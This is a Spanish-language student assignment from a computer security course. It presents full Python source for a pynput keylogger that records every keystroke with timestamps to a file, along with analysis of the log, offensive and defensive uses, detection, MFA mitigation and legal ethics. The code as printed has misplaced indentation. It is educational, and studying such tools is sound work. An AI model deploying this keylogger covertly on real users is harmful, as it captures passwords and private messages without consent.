



24 DE AGOSTO DE 2026

ACTIVDAD 3:
NO PRESIONES ESC ... TODAVIA
CNO IV SEGURIDAD INFORMÁTICA

ISAAC ELIHU RIOS DE LA TEJERA
UPSLP
Servando López Contreras

1. Introducción

Un keylogger (registrador de teclas) es una herramienta de software diseñada para registrar de manera encubierta cada pulsación de tecla realizada en un dispositivo. Aunque en el contexto de la ciberseguridad se asocia comúnmente con malware y spyware (para robar contraseñas), también es una herramienta fundamental en el ámbito del Pentesting (pruebas de penetración) y el análisis forense digital, siempre que se utilice con la autorización explícita del propietario del sistema.

2. Análisis Técnico del Código Fuente

El script en Python presentado utiliza la librería pynput, específicamente el módulo keyboard. Su funcionamiento se basa en un listener (oyente) global que intercepta los eventos del sistema operativo a nivel de bajo nivel. Los componentes clave son:

Manejo de Eventos: El script define funciones para detectar tanto el momento en que una tecla es presionada (PRESS) como cuando es liberada (RELEASE).

Registro Temporal (Timestamps): Una de las características más importantes para el análisis forense es el registro de la fecha y hora exacta de cada evento (año, mes, día, hora, minuto, segundo y microsegundo).


Persistencia de Datos: Toda la información se escribe en un archivo de texto plano (keylog.txt) en tiempo real, utilizando el modo de apertura "a" (append), lo que garantiza que los datos se van agregando sin sobrescribir los anteriores.

3. Interpretación de la Evidencia (keylog.txt)

Al analizar el archivo de texto generado, se observa una estructura de datos muy clara y ordenada:

2026-08-24 23:16:31.828 PRESS x: Indica la pulsación de la tecla 'x' en un momento exacto.

- RELEASE key.backspace: Demuestra la captura de teclas especiales, como la tecla de retroceso, lo que podría utilizarse para reconstruir la edición de texto.
- PRESS Key.cmd y PRESS Key.shift: Evidencia la captura de combinaciones de teclas, fundamentales para detectar atajos de teclado (por ejemplo, copiar/pegar), los cuales son vitales en la cadena de ataque para robar información.



4. Código

```
from pynput.keyboard import Key, Listener
from datetime import datetime
import os

# Nombre del archivo de log
LOG_FILE = "keylog.txt"

def get_timestamp():
    """Devuelve la fecha y hora actual con milisegundos en formato ISO."""
    now = datetime.now()
    # Ejemplo: 2026-08-24 15:30:45.123
    return now.strftime("%Y-%m-%d %H:%M:%S") + f".{now.microsecond // 1000:03d}"

def write_log(event_type, key_str):
    """Escribe una línea en el archivo de log."""
    timestamp = get_timestamp()
    line = f"{timestamp} | {event_type} | {key_str}\n"
    with open(LOG_FILE, "a", encoding="utf-8") as f:
        f.write(line)

def on_press(key):
    try:
        # Intenta obtener el carácter (para teclas alfanuméricas)
        key_char = key.char
```

```

        if key_char is not None:
            key_str = key_char
        else:
            key_str = str(key) # Por si acaso
    except AttributeError:
        # Tecla especial (sin .char)
        key_str = str(key) # Ej: Key.enter, Key.shift, etc.

# Registrar evento PRESS
write_log("PRESS", key_str)
# Opcional: imprimir en consola para ver en tiempo real
print(f"PRESS: {key_str}")

def on_release(key):
    try:
        key_char = key.char
        if key_char is not None:
            key_str = key_char
        else:
            key_str = str(key)
    except AttributeError:
        key_str = str(key)

# Registrar evento RELEASE
write_log("RELEASE", key_str)
print(f"RELEASE: {key_str}")

# Detener el listener si se presiona ESC
if key == Key.esc:
    return False

# Iniciar el listener
print("Keylogger iniciado. Presiona ESC para detener.")
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

print("Keylogger detenido. Los registros se guardaron en", LOG_FILE)

```

5. Implicaciones Ofensivas y Defensivas en Ciberseguridad

Ataque (Malware/Spyware): Un atacante podría ejecutar este script de forma sigilosa en el equipo de una víctima. Al no requerir permisos de administrador en la mayoría de los casos y ser ligero, pasa desapercibido para muchos usuarios. Permite el robo de credenciales bancarias, correos electrónicos y mensajes privados.

Defensa (Pentesting y Auditoría): Para evaluar la seguridad perimetral de una empresa, los equipos de respuesta a incidentes utilizan keyloggers en sus pruebas de intrusión para medir la efectividad de los programas antivirus, la concienciación de los empleados y la robustez de las políticas de seguridad.

6. Detección, Mitigación y Medidas de Seguridad

Detección: Los antivirus y sistemas EDR (Endpoint Detection and Response) suelen detectar rápidamente la ejecución de la librería pynput sin autorización, ya que es una técnica ampliamente conocida. Además, el tráfico de red hacia servidores externos (donde se suele enviar el log) y la monitorización del administrador de tareas son clave para detectarlo.

Mitigación: Para protegerse, es fundamental implementar la Autenticación Multifactor (MFA) y el uso de Gestores de Contraseñas. De esta forma, aunque se capturen las pulsaciones del teclado, la información robada es inútil sin el segundo factor de autenticación.

7. Consideraciones Éticas y Legales

Es imperativo destacar que el uso de un keylogger sin el consentimiento informado y explícito del usuario es ilegal y está penado por las leyes de protección de datos (como el GDPR en Europa o la Ley Federal de Protección de Datos en México). Su uso está estrictamente restringido a entornos controlados, laboratorios de pruebas y sistemas propios o con autorización legal por escrito.

8. Conclusión

El análisis de este script demuestra que una herramienta de apenas 20 líneas de código puede representar una grave amenaza si se usa con fines maliciosos. Sin embargo, comprender su funcionamiento, la estructura de sus registros y las técnicas de detección permite a los profesionales de la ciberseguridad fortalecer las defensas de una organización.